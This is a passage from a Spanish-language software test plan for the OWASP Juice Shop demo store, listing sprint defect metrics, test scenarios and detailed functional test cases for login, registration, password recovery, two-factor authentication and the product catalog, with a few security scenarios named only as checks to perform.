Se explicó al desarrollador las historias y los puntos de falla, se realizaron pruebas de confirmación.

Sprint 2 Semana 2

Métrica en valor de riesgo: Eficacia de los casos de prueba de 85,71%

La causa del incremento de fallos fue generada por una mala comprensión del módulo de compras se explicó al desarrollador la forma en la que debía de implementarse, y se llevaron a cabo pruebas de confirmación.

Sprint 3 Semana 2

Métrica en valor de riesgo: Eficacia de los casos de prueba de 66,67%

Debido al incremento en los defectos se decidió agregar nuevos casos de prueba para aumentar la confianza.

XII. Análisis de pruebas

Sprint 1

Historia de usuario	ID Escenario	Escenario de prueba	Prioridad
HU01	TS01	Verificar que un usuario registrado pueda iniciar sesión.	Alta
HU01	TS02	Verificar que el usuario no pueda iniciar sesión si ingresa credenciales no válidas o deja los campos vacíos.	Alta
HU02	TS03	Verificar que el usuario se registre correctamente si introduce todos los datos con los formatos solicitados.	Alta
HU02	TS04	Verificar que el usuario no pueda registrarse si introduce algún dato no válido o deja los campos vacíos.	Alta
HU02	TS05	Verificar que las preguntas de seguridad coincidan con las solicitadas en los criterios de aceptación.	Baja
HU02	TS06	Verificar que la información de “mostrar ayuda para contraseña” con las solicitadas en los criterios de aceptación.	Baja
HU03	TS07	Verificar que el usuario pueda ingresar con una cuenta de Google.	Media
HU04	TS08	Verificar que el usuario pueda cambiar su contraseña si ingresa todos los datos correctamente.	Media
HU04	TS09	Verificar que el usuario no pueda cambiar la contraseña si ingresa al menos un dato inválido o deja los campos vacíos.	Media
HU05	TS10	Verificar que el usuario pueda cambiar su contraseña si introduce todos los datos válidos.	Media

HU05	TS11	Verificar que el usuario no pueda cambiar su contraseña si ingresa al menos un dato inválido.	Media
HU06	TS12	Verificar que la sesión se cierre correctamente.	Alta
HU07	TS13	Verificar que se guarde correctamente la configuración del 2FA si se ingresan los datos válidos.	Media
HU07	TS14	Verificar que no se guarde el doble factor de autenticación si existe un dato no válido.	Baja
HU08	TS15	Verificar que se inicia sesión correctamente al tener activado el 2FA	Media
HU08	TS16	Verificar que no se inicie sesión al ingresar un token no válido.	Media
HU09	TS17	Verificar que se muestren los productos en el catálogo con el nombre, una imagen y su precio si el usuario no ha iniciado sesión.	Alta
HU09	TS18	Verificar que si el usuario ha iniciado sesión se muestre la opción de “agregar al carrito de compras”.	Alta
HU09	TS19	Verificar que el usuario pueda paginar los productos del catálogo en 12, 24 o 36 productos por página.	Baja

Sprint 2

Historia de usuario	ID	Escenario de prueba	Prioridad
HU10	TS20	Comprobar que el usuario obtenga resultados relacionados al criterio de búsqueda ingresado.	Media
HU10	TS21	Verificar que se muestre un mensaje si no se encuentran resultados de la búsqueda.	Baja

HU11	TS22	Verificar que al hacer clic en “agregar a carrito de compras” se agregue el producto al carrito.	Alta
HU12	TS23	Comprobar que por cada producto agregado se pueda ver la imagen del producto, su nombre, su precio y la cantidad agregada por producto.	Media
HU12	TS24	Validar que el precio total esté correcto con respecto a los productos agregados.	Alta
HU13	TS25	Validar que el contador para agregar/quitar productos funcione correctamente.	Media
HU14	TS26	Verificar que al hacer clic en eliminar se quite de la lista de productos el producto eliminado.	Baja
HU15	TS27	Verificar que se guarde una nueva opción de pago al ingresar correctamente los datos solicitados.	Alta
HU15	TS28	Verificar que no se guarde una nueva opción de pago si al menos un dato no cumple el formato solicitado.	Media
HU16	TS29	Verificar que se muestren las opciones de pago registradas.	Baja
HU16	TS30	Verificar que al hacer clic en el botón de eliminar, se elimina correctamente la opción de pago.	Media
HU17	TS31	Verificar que se guarde correctamente una nueva ubicación al ingresar datos válidos.	Alta
HU17	TS32	Verificar que no se guarde una nueva ubicación si se dejan los campos vacíos.	Alta
HU18	TS33	Verificar que al hacer clic en el botón eliminar, la dirección sea eliminada correctamente.	Baja

Sprint 3

Historia de usuario	ID	Escenario de prueba	Prioridad
HU19	TS34	Verificar que al ingresar los datos correctamente la ubicación sea editada.	Baja
HU20	TS35	Verificar que el usuario pueda visualizar la cantidad de saldo que tiene en su billetera digital.	Baja
HU20	TS36	Validar que el campo para agregar una cantidad a la billetera digital solo permita ingresar una cantidad entre \$10 a \$1000.	Media
HU20	TS37	Verificar que se realice el cargo a la billetera digital al ingresar una cantidad válida y seleccionar una opción de pago registrada por el usuario.	Alta
HU21	TS38	Verificar que el usuario pueda seleccionar una ubicación de envío ya registrada, al momento de realizar un pedido.	Alta
HU22	TS39	Verificar que el usuario pueda visualizar y seleccionar una velocidad de entrega.	Alta
HU23	TS40	Verificar que el usuario pueda visualizar y seleccionar una tarjeta para realizar el pago de su pedido.	Alta
HU23	TS41	Verificar que si el usuario tiene saldo suficiente en su billetera digital pueda realizar el pago de su pedido, de lo contrario no podrá usar esta opción de pago.	Media

HU24	TS42	Verificar que el usuario pueda visualizar toda la información de su pedido para finalizar el pedido.	Media
HU25	TS43	Verificar que el usuario pueda visualizar toda la información de un pedido realizado.	Baja
HU26	TS44	Comprobar que el usuario pueda imprimir su factura.	Baja
HU27	TS45	Verificar que el usuario pueda enviar quejas de sus pedidos.	Baja

Sprint 4 (Pruebas de seguridad)

Historia de usuario	ID	Escenario de prueba	Prioridad
HU01	TS46	Verificar que no se puedan hacer inyecciones SQL en los campos de iniciar sesión.	Alta
HU02	TS47	Verificar que al registrar un usuario los campos de contraseña coincidan y no puedan ser alterados.	Media
HU02	TS48	Verificar que no se pueda registrar un usuario con un rol diferente a cliente.	Alta
HU06	TS49	Verificar que la sesión se cierre completamente.	Media
HU10	TS50	Verificar que en el campo de búsqueda no se puedan hacer inyecciones SQL.	Alta
HU12	TS51	Verificar que el usuario no pueda acceder a la cesta de compra de otro usuario.	Media
HU16	TS52	Verificar que al ver las opciones de pago no se muestre información sensible.	Media
HU20	TS53	Verificar que no se pueda alterar con cantidades no válidas la cesta de compras.	Baja

HU25	TS54	Verificar que el usuario no pueda alterar el tamaño y formato del archivo que se subirá.	Baja
HU27	TS55	Verificar que la factura no muestre ninguna información sensible.	Media
HU12	TS56	Verificar que no se pueda interceptarla cesta de compra de otro usuario.	Alta

XIII. Diseño de las pruebas

Sprint 1

Id caso de prueba	CP01	Estado	Cerrado
Id escenario de prueba	TS01	Prioridad	Alta
Caso de prueba	Iniciar sesión con credenciales válidas		
Descripción			
Estando en la pantalla de inicio sesión el usuario debe poder ingresar sus credenciales válidas para poder iniciar sesión.			
Pre condiciones			
Tener una cuenta válida.			
Datos de entrada			
<ul style="list-style-type: none"> - Correo electrónico en formato de email: admin@juice-sh.op - Contraseña que coincida con la que el correo electrónico tiene asociada en la base de datos: admin123*xyz.OWASP!123 			
Pasos			
<ol style="list-style-type: none"> 1. Ingresar a la página de inicio de sesión 2. Ingresar correctamente los datos solicitados en el formulario 3. Hacer clic en el botón “Iniciar sesión” 			
Resultados esperados			
El usuario inicia sesión en la aplicación correctamente.			
Post condiciones			
El usuario debe ser redireccionado a la página de inicio de la aplicación.			

Id caso de prueba	CP02	Estado	Cerrado
Id escenario de prueba	TS02	Prioridad	Alta
Caso de prueba	Verificar que el usuario no inicie sesión si ingresa un correo electrónico no válido.		
Descripción			
Estando en la pantalla de inicio de sesión si se ingresa un correo electrónico no válido y se hace clic en el botón para iniciar sesión, no se debe iniciar sesión y se debe mostrar un mensaje de error.			
Pre condiciones			
Tener una cuenta válida.			
Datos de entrada			
<ul style="list-style-type: none"> - Correo electrónico que no coincida al registrado por el usuario: adminn@juice-sh.op - Contraseña que si coincida con la que se ha registrado el usuario: admin123*xyz.OWASP!123 			

Pasos
<ol style="list-style-type: none"> 1. Ingresar a la página de inicio de sesión 2. Ingresar los datos solicitados en el formulario con un correo no válido 3. Hacer clic en el botón “Iniciar sesión”
Resultados esperados
El usuario no inicia sesión y en el formulario se muestra un mensaje que diga: “Dirección de correo o contraseña inválidos”.
Post condiciones
N/A

Id caso de prueba	CP03	Estado	Cerrado
Id escenario de prueba	TS02	Prioridad	Alta
Caso de prueba	Verificar que el usuario no inicie sesión si ingresa una contraseña no válida.		
Descripción			
Estando en la pantalla de inicio de sesión si se ingresa una contraseña no válida y se hace clic en el botón para iniciar sesión, no se debe iniciar sesión y se debe mostrar un mensaje de error.			
Pre condiciones			
Tener una cuenta válida.			
Datos de entrada			
<ul style="list-style-type: none"> - Correo electrónico que coincida al registrado por el usuario: admin@juice-sh.op - Contraseña que no coincida con la que ha registrado el usuario: admin123*xyz.OWASP!123 			
Pasos			
<ol style="list-style-type: none"> 1. Ingresar a la página de inicio de sesión 2. Ingresar los datos solicitados en el formulario con una contraseña no válida 3. Hacer clic en el botón “Iniciar sesión” 			
Resultados esperados			
El usuario no inicia sesión y en el formulario se muestra un mensaje que diga: “Dirección de correo o contraseña inválidos”.			
Post condiciones			
N/A			

Id caso de prueba	CP04	Estado	Cerrado
Id escenario de prueba	TS02	Prioridad	Alta
Caso de prueba	Verificar que el usuario no inicie sesión si deja al menos un campo vacío.		
Descripción			

<p>Estando en la pantalla de inicio de sesión si no se ingresa alguno de los campos obligatorios (marcados con *) se debe indicar que estos campos son obligatorios y no se podrá iniciar sesión.</p>
Pre condiciones
N/A
Datos de entrada
N/A
Pasos
<ol style="list-style-type: none"> 1. Ingresar a la página de inicio de sesión 2. Dejar vacíos los campos obligatorios solicitados en el formulario
Resultados esperados
<ul style="list-style-type: none"> - Los bordes del campo vacío se muestran de color rojo y se muestra un mensaje debajo del campo vacío que dice: por favor, ingrese *nombre del campo vacío*. - El botón de iniciar sesión permanece deshabilitado para que el usuario no pueda iniciar sesión.
Post condiciones
N/A

Id caso de prueba	CP05	Estado	Cerrado
Id escenario de prueba	TS03	Prioridad	Alta
Caso de prueba	Registrar usuario con datos válidos		
Descripción			
Estando en la pantalla de registro, si se ingresa cada uno de los campos obligatorios con los formatos solicitados, el usuario se debe registrar exitosamente.			
Pre condiciones			
N/A			
Entradas			
<p>Datos del nuevo usuario a registrar:</p> <ul style="list-style-type: none"> - Dirección de correo electrónico en formato de email - Contraseña que contenga entre 5 a 40 caracteres 			
Pasos			
<ol style="list-style-type: none"> 1. Ingresar a la página de registro 2. Ingresar correctamente los datos solicitados en el formulario con los formatos indicados. 3. Seleccionar una pregunta de seguridad 4. Ingresar una respuesta a la pregunta de seguridad seleccionada 5. Dar clic en el botón registrarse 			
Resultados esperados			

El usuario se registra de manera exitosa y se muestra un mensaje que dice: “Registro completado con éxito. Ahora puedes iniciar sesión”.
Post condiciones
El usuario debe ser redireccionado a la página de inicio de sesión para poder iniciar sesión.

Id caso de prueba	CP06	Estado	Cerrado
Id escenario de prueba	TS04	Prioridad	Alta
Caso de prueba	Verificar que el usuario no sea registrado si las contraseñas ingresadas no coinciden.		
Descripción			
Si el usuario al momento de registrarse ingresa una contraseña y al momento de repetir la contraseña, los textos no coinciden, el usuario no debe poder registrarse y se debe mostrar un mensaje indicando el error.			
Pre condiciones			
N/A			
Entradas			
Datos del nuevo usuario a registrar: <ul style="list-style-type: none"> - Dirección de correo electrónico en formato de email - Contraseña que contenga entre 5 a 40 caracteres 			
Pasos			
<ol style="list-style-type: none"> 1. Ingresar a la página de registro 2. Ingresar correctamente los datos solicitados en el formulario con los formatos indicados. 3. Ingresar una contraseña diferente en el campo para repetir contraseña 4. Seleccionar una pregunta de seguridad 5. Ingresar una respuesta a la pregunta de seguridad seleccionada 			
Resultados esperados			
<ul style="list-style-type: none"> - Los bordes del campo repetir contraseña se muestran en color rojo y debajo del campo un mensaje que dice “Las contraseñas no coinciden”. - El botón de registrarse debe permanecer deshabilitado para que el usuario no pueda registrarse. 			
Post condiciones			
N/A			

Id caso de prueba	CP07	Estado	Cerrado
Escenario de prueba	TS04	Prioridad	Alta
Caso de prueba	Verificar que el usuario no sea registrado si la contraseña ingresada no es válida.		
Descripción			

Si el usuario al momento de registrarse ingresa una contraseña no válida, el usuario no debe poder registrarse y se debe mostrar un mensaje indicando el error.
Pre condiciones
N/A
Entradas
Datos del nuevo usuario a registrar: <ul style="list-style-type: none"> - Dirección de correo electrónico en formato de email - Valores límites de caracteres de contraseña: 4, 5, 40, 41
Pasos
<ol style="list-style-type: none"> 1. Ingresar a la página de registro 2. Ingresar los datos solicitados en el formulario con una contraseña que contenga 4 caracteres o 41 caracteres. 3. Repetir la contraseña 4. Seleccionar una pregunta de seguridad 5. Ingresar una respuesta a la pregunta de seguridad seleccionada
Resultados esperados
<ul style="list-style-type: none"> - Los bordes del campo contraseña se muestran en color rojo y debajo del campo un mensaje que dice “La contraseña debe tener una longitud entre 5-40 caracteres”. - El botón de registrarse debe permanecer deshabilitado para que el usuario no pueda registrarse.
Post condiciones
N/A

Id caso de prueba	CP08	Estado	Cerrado
Id escenario de prueba	TS04	Prioridad	Alta
Caso de prueba	Verificar que el usuario no sea registrado si ingresa un correo electrónico que ya ha sido registrado.		
Descripción	Estando en la página de registro y el usuario ingresa un correo electrónico que ya ha sido registrado anteriormente, el usuario no debe de ser registrado y se debe mostrar un mensaje indicando el error.		
Pre condiciones	Haber registrado un usuario.		
Entradas	Datos del nuevo usuario a registrar: <ul style="list-style-type: none"> - Dirección de correo electrónico en formato de email que ya pertenezca a otro usuario registrado. - Contraseña que contenga entre 5 a 40 caracteres 		
Pasos	<ol style="list-style-type: none"> 1. Ingresar a la página de registro 		

<ol style="list-style-type: none"> 2. Ingresar correctamente los datos solicitados en el formulario con los formatos indicados 3. Seleccionar una pregunta de seguridad 4. Ingresar una respuesta a la pregunta de seguridad seleccionada 5. Dar clic en el botón registrarse
Resultados esperados
El usuario no se registra y se muestra un mensaje en el formulario que dice “El correo electrónico debe de ser único”.
Post condiciones
N/A

Id caso de prueba	CP09	Estado	Cerrado
Id escenario de prueba	TS04	Prioridad	Alta
Caso de prueba	Verificar que el usuario no sea registrado si deja vacío al menos un campo obligatorio.		
Descripción			
Estando en la pantalla de registro si no se ingresa alguno de los campos obligatorios (marcados con *) se debe indicar que estos campos son obligatorios y no se podrá registrar el nuevo usuario.			
Pre condiciones			
N/A			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Ingresar a la página de registro 2. Hacer clic en el campo de dirección de correo y no ingresar ningún texto 3. Hacer clic en el campo de ingresar contraseña y no ingresar ningún texto 4. Hacer clic en el campo de repetir la contraseña y no ingresar ningún texto 5. Abrir la lista de pregunta de seguridad y no seleccionar ninguna 6. Hacer clic en el campo de respuesta a la pregunta de seguridad y no ingresar ningún texto. 			
Resultados esperados			
<p>Los bordes del campo vacío se deben mostrar de color rojo y se debe mostrar un mensaje debajo del campo vacío que diga:</p> <ul style="list-style-type: none"> - Por favor, indique una dirección de correo. - Por favor, indique una contraseña. - Por favor, repita su contraseña. - Por favor seleccione una pregunta de seguridad. - Por favor dar una respuesta a su pregunta de seguridad. 			

Además, el botón de iniciar sesión debe permanecer deshabilitado para que el usuario no pueda iniciar sesión.

Post condiciones

N/A

Id caso de prueba	CP10	Estado	Cerrado
Id escenario de prueba	TS05	Prioridad	Baja
Caso de prueba	Verificar información de “mostrar ayuda para contraseña” al momento de registrar un usuario.		
Descripción			
Estando en la pantalla de registro, el usuario debe poder desplegar la opción de mostrar ayuda para crear una contraseña más segura.			
Pre condiciones			
N/A			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Ingresar a la página de registro 2. Desplegar la opción “mostrar ayuda para contraseña” 			
Resultados esperados			
<p>En el formulario se muestra la siguiente información:</p> <ul style="list-style-type: none"> - contiene al menos un carácter en minúscula - contiene al menos un carácter en mayúscula - contiene al menos un dígito - contiene al menos un carácter especial - contiene al menos 8 caracteres <p>Cuando el usuario escribe la contraseña se marca con un cheque cada ítem que se cumpla y se muestra una barra para saber cuando se completen todas las validaciones.</p>			
Post condiciones			
N/A			

Id caso de prueba	CP11	Estado	Cerrado
Id escenario de prueba	TS06	Prioridad	Baja
Caso de prueba	Verificar las preguntas de seguridad mostradas al momento de registrar un usuario.		
Descripción			
Estando en la pantalla de registro, el usuario debe poder desplegar un listado para ver las opciones de preguntas de seguridad.			
Pre condiciones			
N/A			

Entradas
N/A
Pasos
<ol style="list-style-type: none"> 1. Ingresar a la página de registro 2. Desplegar la lista del campo pregunta de seguridad.
Resultados esperados
<p>La lista desplegable muestra las siguientes opciones:</p> <ul style="list-style-type: none"> - ¿El segundo nombre de tu hermano/a mayor? - ¿Apellido de soltera de la madre? - ¿Fecha de nacimiento de la madre? (MM/DD/AA) - ¿Fecha de nacimiento del padre? (MM/DD/AA) - ¿Nombre de la abuela materna? - ¿Nombre de la abuela paterna? - ¿Nombre de tu mascota favorita? - ¿Apellido del dentista cuando eras un adolescente? (no incluyas 'Dr.') - ¿Tu código postal cuando eras un adolescente? - ¿Empresa para la que trabajaste primero como adulto? - ¿Tu libro favorito? - ¿Tu película favorita? - ¿Número de uno de tus clientes o tarjetas de identificación? - ¿Cuál es su lugar favorito para ir de excursión?
Post condiciones
N/A

Id caso de prueba	CP12	Estado	Cerrado
Id escenario de prueba	TS07	Prioridad	Media
Caso de prueba	Iniciar sesión con cuenta de Google		
Descripción			
Estando en la página de inicio de sesión, el usuario debe poder iniciar sesión con una cuenta de Google.			
Pre condiciones			
N/A			
Entradas			
Tener una cuenta válida de Google.			
Pasos			
<ol style="list-style-type: none"> 1. Ingresar a la página de inicio de sesión 2. Seleccionar la opción “Iniciar sesión con Google” 3. Se mostrará la página de Google para acceder con una cuenta de Google 4. Seleccionar la cuenta de Google con la cual se desea iniciar sesión. 			
Resultados esperados			

El usuario inicia sesión correctamente en la aplicación.
Post condiciones
El usuario debe ser redireccionado a la página de inicio de la aplicación.

Id caso de prueba	CP13	Estado	
Id escenario de prueba	TS08	Prioridad	Media
Caso de prueba	Verificar que se cambie correctamente la contraseña al ingresar datos válidos si el usuario olvidó su contraseña.		
Descripción			
Estando en la página de recuperar contraseña, el usuario debe poder cambiar su contraseña correctamente si ingresa los datos solicitados correctamente.			
Pre condiciones			
Tener una cuenta válida.			
Entradas			
<ul style="list-style-type: none"> - Dirección de correo con el cual se registró el usuario - Respuesta a la pregunta de seguridad que registró el usuario - Una nueva contraseña válida con una longitud entre 5 a 40 caracteres 			
Pasos			
<ol style="list-style-type: none"> 1. Ingresar a la página de inicio de sesión 2. Hacer clic en “¿ha olvidado su contraseña?” 3. Se muestra el formulario para recuperar contraseña 4. Ingresar correctamente los datos solicitados en cada campo 5. Hacer clic en el botón “Cambiar” 			
Resultados esperados			
La contraseña se debe cambiar correctamente y se debe mostrar un mensaje en el formulario que diga “La contraseña ha sido cambiada correctamente”.			
Post condiciones			
N/A			

Id caso de prueba	CP14	Estado	Cerrado
Id escenario de prueba	TS09	Prioridad	Media
Caso de prueba	Verificar que no se pueda cambiar la contraseña si se ingresa un correo que no existe en la base de datos.		
Descripción			
Al estar en la página de “olvidó su contraseña”, el usuario no debe poder cambiar su contraseña si ingresa un correo electrónico que no existe en la base de datos.			
Pre condiciones			
Tener una cuenta válida.			
Entradas			
Dirección de correo electrónico que no haya sido registrado.			

Pasos
<ol style="list-style-type: none"> 1. Ingresar a la página de inicio de sesión 2. Hacer clic en “¿ha olvidado su contraseña?” 3. Se muestra el formulario para recuperar contraseña 4. Ingresar correo electrónico no válido
Resultados esperados
Los campos de pregunta de seguridad, nueva contraseña y repita la nueva contraseña, y el botón “cambiar” permanecen deshabilitados.
Post condiciones
N/A

Id caso de prueba	CP15	Estado	Cerrado
Id escenario de prueba	TS09	Prioridad	Media
Caso de prueba	Verificar que el usuario no pueda cambiar la contraseña si la respuesta de seguridad es inválida.		
Descripción	Al estar en la página de “olvidó su contraseña”, el usuario no debe poder cambiar su contraseña si ingresa una respuesta a la pregunta de seguridad que no coincida con la registrada.		
Pre condiciones	Tener una cuenta válida.		
Entradas	<ul style="list-style-type: none"> - Dirección de correo con el cual se registró el usuario - Respuesta a la pregunta de seguridad que no coincida con la que registró el usuario - Una nueva contraseña válida con una longitud entre 5 a 40 caracteres 		
Pasos	<ol style="list-style-type: none"> 1. Ingresar a la página de inicio de sesión 2. Hacer clic en “¿ha olvidado su contraseña?” 3. Se muestra el formulario para recuperar contraseña 4. Ingresar los datos solicitados en cada campo, con la respuesta a la pregunta de seguridad no válida. 5. Hacer clic en el botón “Cambiar” 		
Resultados esperados	La contraseña no se cambia y en el formulario se muestra un mensaje que dice “Respuesta incorrecta a la pregunta de seguridad”.		
Post condiciones	N/A		

Id caso de prueba	CP16	Estado	Cerrado
--------------------------	------	---------------	---------

Id escenario de prueba	TS09	Prioridad	Media
Caso de prueba	Verificar que si el usuario olvidó su contraseña no la pueda cambiar si se deja al menos un campo obligatorio vacío.		
Descripción			
Estando en la pantalla de “olvidó su contraseña”, si no se ingresa alguno de los campos obligatorios (marcados con *) se debe indicar que estos campos son obligatorios y no se podrá cambiar la contraseña.			
Pre condiciones			
N/A			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Ingresar a la página de inicio de sesión 2. Hacer clic en “¿ha olvidado su contraseña?” 3. Se muestra el formulario para recuperar contraseña 4. Hacer clic en cada campo del formulario y dejarlos vacíos. 			
Resultados esperados			
<p>Los bordes del campo vacío se muestran de color rojo y se muestra un mensaje debajo del campo vacío que dice:</p> <ul style="list-style-type: none"> - Por favor, indique una dirección de correo. - Por favor dar una respuesta a su pregunta de seguridad. - Por favor, indique su nueva contraseña. - Por favor, repita su contraseña. <p>Además, el botón de “cambiar” permanece deshabilitado para que el usuario no pueda cambiar su contraseña.</p>			
Post condiciones			
N/A			

Id caso de prueba	CP17	Estado	Cerrado
Id escenario de prueba	TS10	Prioridad	Media
Caso de prueba	Verificar que se cambie correctamente la contraseña al ingresar datos válidos.		
Descripción			
Estando en la página de cambiar contraseña, el usuario debe poder cambiar su contraseña correctamente si ingresa los datos solicitados correctamente.			
Pre condiciones			
<ul style="list-style-type: none"> - Tener una cuenta válida. - Haber iniciado sesión correctamente. 			
Entradas			
<ul style="list-style-type: none"> - Contraseña actual del usuario en sesión 			

- Nueva contraseña que contenga entre 5 a 40 caracteres
Pasos
<ol style="list-style-type: none"> 1. Hacer clic en la opción cuenta del menú 2. Colocar el cursor en la opción de privacidad y seguridad, y seleccionar la opción Cambiar contraseña. 3. Ingresar correctamente los datos solicitados en el formulario 4. Dar clic en el botón cambiar
Resultados esperados
Los cambios de la contraseña se guardan exitosamente y se muestra un mensaje que diga “La contraseña ha sido cambiada correctamente”.
Post condiciones
N/A

Id caso de prueba	CP18	Estado	Cerrado
Id escenario de prueba	TS11	Prioridad	Media
Caso de prueba	Verificar que no se pueda cambiar la contraseña si la contraseña actual ingresada no coincide con el usuario en sesión.		
Descripción			
Estando en la página de cambiar contraseña, el usuario no debe poder cambiar su contraseña si la contraseña actual no coincide con la del usuario en sesión.			
Pre condiciones			
<ul style="list-style-type: none"> - Tener una cuenta válida. - Haber iniciado sesión correctamente. 			
Entradas			
<ul style="list-style-type: none"> - Contraseña que no coincida con la del usuario en sesión - Nueva contraseña que contenga entre 5 a 40 caracteres 			
Pasos			
<ol style="list-style-type: none"> 1. Hacer clic en la opción cuenta del menú 2. Colocar el cursor en la opción de privacidad y seguridad, y seleccionar la opción Cambiar contraseña. 3. Ingresar los datos solicitados en el formulario, con la contraseña actual incorrecta 4. Dar clic en el botón cambiar 			
Resultados esperados			
La contraseña no se cambia y se muestra en el formulario un mensaje que dice “La contraseña actual no es correcta”.			
Post condiciones			
N/A			

Id caso de prueba	CP19	Estado	Cerrado
Id escenario de prueba	TS11	Prioridad	Media
Caso de prueba	Verificar que no se pueda cambiar la contraseña si la nueva contraseña y la contraseña ingresada en repetir contraseña no coinciden.		
Descripción			
Estando en la página de cambiar contraseña, si se ingresa una contraseña en el campo para repetir la contraseña y no coincide con la nueva contraseña, no se podrá cambiar la contraseña y se debe mostrar un mensaje indicando el error.			
Pre condiciones			
<ul style="list-style-type: none"> - Tener una cuenta válida. - Haber iniciado sesión correctamente. 			
Entradas			
<ul style="list-style-type: none"> - Contraseña actual del usuario en sesión - Nueva contraseña que contenga entre 5 a 40 caracteres 			
Pasos			
<ol style="list-style-type: none"> 1. Hacer clic en la opción cuenta del menú 2. Colocar el cursor en la opción de privacidad y seguridad, y seleccionar la opción Cambiar contraseña. 3. Ingresar los datos solicitados en el formulario. 4. Dejar contraseñas diferentes en el campo nueva contraseña y repetir contraseña. 5. Dar clic en el botón cambiar 			
Resultados esperados			
La contraseña no se cambia y se muestra en el formulario un mensaje que dice “Las contraseñas no coinciden”			
Post condiciones			
N/A			

Id caso de prueba	CP20	Estado	Cerrado
Id escenario de prueba	TS12	Prioridad	Alta
Caso de prueba	Verificar que la aplicación cierre sesión correctamente		
Descripción			
Estando dentro de la aplicación y se cierra la sesión no se debe mostrar información del usuario que ya cerró su sesión.			
Pre condiciones			
<p>Haber iniciado sesión.</p> <p>Haber ingresado a una funcionalidad que requiera haber iniciado sesión (ejemplo cambiar contraseña)</p>			
Entradas			
N/A			

Pasos
<ol style="list-style-type: none"> 1. Hacer clic en la opción cuenta del menú 2. Hacer clic en cerrar sesión
Resultados esperados
La sesión se cierra correctamente.
Post condiciones
El usuario es redireccionado a la página de inicio de la aplicación

Id caso de prueba	CP21	Estado	Cerrado
Id escenario de prueba	TS13	Prioridad	Media
Caso de prueba	Verificar que se pueda configura correctamente el doble factor de autenticación al ingresar datos válidos.		
Descripción	Estando en la pantalla de configuración del 2FA se debe poder activar el doble factor de autenticación para agregar un factor de seguridad adicional a la cuenta.		
Pre condiciones	<p>Haber iniciado sesión</p> <p>Tener una aplicación que soporte TOTP (autenticador de Google) para generar el token.</p>		
Entradas	<ul style="list-style-type: none"> - Contraseña actual que coincide con la del usuario en sesión - Token inicial válido, proporcionado por la aplicación que soporte TOTP, el token debe contener 6 dígitos. 		
Pasos	<ol style="list-style-type: none"> 1. Hacer clic en la opción cuenta del menú 2. Colocar el cursor en la opción de privacidad y seguridad, y seleccionar la opción “configuración del 2FA” 3. Escanear el código QR 4. Ingresar los datos solicitados 5. Hacer clic en guardar 		
Resultados esperados	La configuración del doble factor de autenticación se guarda se exitosamente y se muestra un mensaje que dice “Se ha completado con éxito la configuración de 2FA”.		
Post condiciones	Se muestra en el formulario de configuración del 2FA una opción para eliminar la configuración.		

Id caso de prueba	CP22	Estado	Cerrado
Id escenario de prueba	TS14	Prioridad	Media

Caso de prueba	Comprobar código de autenticación
Descripción	
Se ingresan las credenciales de un usuario y se ingresa un código de autenticación erróneo.	
Pre condiciones	
N/A	
Entradas	
N/A	
Pasos	
<ol style="list-style-type: none"> 1. Ingresar a la pantalla de inicio de sesión ingresar las credenciales con un usuario registrado con el 2FA activado 2. colocar un código erróneo. 	
Resultados esperados	
Muestra un mensaje de error “Código de autenticación no valido”	
Post condiciones	
Se muestra el mensaje y se habilita el formulario para ingresar el código en el formulario.	

Id caso de prueba	CP23	Estado	Cerrado
Id escenario de prueba	TS15	Prioridad	Media
Caso de prueba	Verificar que el usuario pueda iniciar sesión correctamente al tener la configuración 2FA activada.		
Descripción			
Estando en la pantalla de Autenticación de dos factores, luego de haber ingresado los datos de inicio de sesión correctamente y de ingresar el token correctamente, el usuario debe poder ingresar a la aplicación.			
Pre condiciones			
<ul style="list-style-type: none"> - Tener una cuenta válida - Tener activa la configuración 2FA - Haber ingresado correo y contraseña válidas en la página de inicio de sesión 			
Entradas			
<ul style="list-style-type: none"> - Token válido de 6 dígitos 			
Pasos			
<ol style="list-style-type: none"> 1. Ingresar a la página de autenticación de dos factores 2. Ingresar el código 2FA (token) válido 3. Hacer clic en iniciar sesión 			
Resultados esperados			
El usuario inicia sesión en la aplicación correctamente.			
Post condiciones			
El usuario debe ser redireccionado a la página de inicio de la aplicación.			

Id caso de prueba	CP24	Estado	Cerrado
Id escenario de prueba	TS16	Prioridad	Media
Caso de prueba	Comprobar ingreso de sesión con token no válido.		
Descripción			
Ingresar a la aplicación con un token no válido.			
Pre condiciones			
N/A			
Entradas			
- Token vencido o modificado.			
Pasos			
1. Ingresar a la aplicación modificando el token de autenticación.			
Resultados esperados			
El usuario no ingrese a la aplicación.			
Post condiciones			
El usuario debe ser redireccionado a la página de inicio de sesión.			

Id caso de prueba	CP25	Estado	Cerrado
Id escenario de prueba	TS17	Prioridad	Alta
Caso de prueba	Comprobar que se muestren los productos en el catálogo de productos con su nombre, imagen y precio, si el usuario no ha iniciado sesión.		
Descripción			
Estando en la pantalla de catálogo de productos, se debe mostrar la información de cada producto.			
Pre condiciones			
N/A			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Ingresar a la pantalla de catálogo de productos 2. Ver los productos que están en el catálogo 			
Resultados esperados			
Se muestran los productos ordenados en 3 columnas, cada uno con una imagen de referencia, su nombre, su precio, si el producto es un jugo se muestra la cantidad en ml.			
Post condiciones			
N/A			

Id caso de prueba	CP26	Estado	Cerrado
Id escenario de prueba	TS18	Prioridad	Alta

Caso de prueba	Comprobar que se muestren los productos en el catálogo de productos con su nombre, imagen, precio y una opción para agregar al carrito, si el usuario ha iniciado sesión.
Descripción	
Estando en la pantalla de catálogo de productos, se debe mostrar la información de cada producto con la opción de agregar al carrito.	
Pre condiciones	
Haber iniciado sesión	
Entradas	
N/A	
Pasos	
<ol style="list-style-type: none"> 1. Ingresar a la pantalla de catálogo de productos 2. Ver los productos que están en el catálogo 	
Resultados esperados	
Se muestran los productos ordenados en 3 columnas, cada uno con una imagen de referencia, su nombre, su precio una opción para agregar al carrito, si el producto es un jugo se muestra la cantidad en ml.	
Post condiciones	
N/A	

Id caso de prueba	CP27	Estado	Cerrado
Id escenario de prueba	TS19	Prioridad	Baja
Caso de prueba	Comprobar que se puedan paginar los productos del catálogo.		
Descripción			
Estando en la pantalla de catálogo de productos, el usuario debe poder paginar los productos en 12, 24 o 36 productos por página.			
Pre condiciones			
N/A			
Entradas			
N/A			
Pasos			
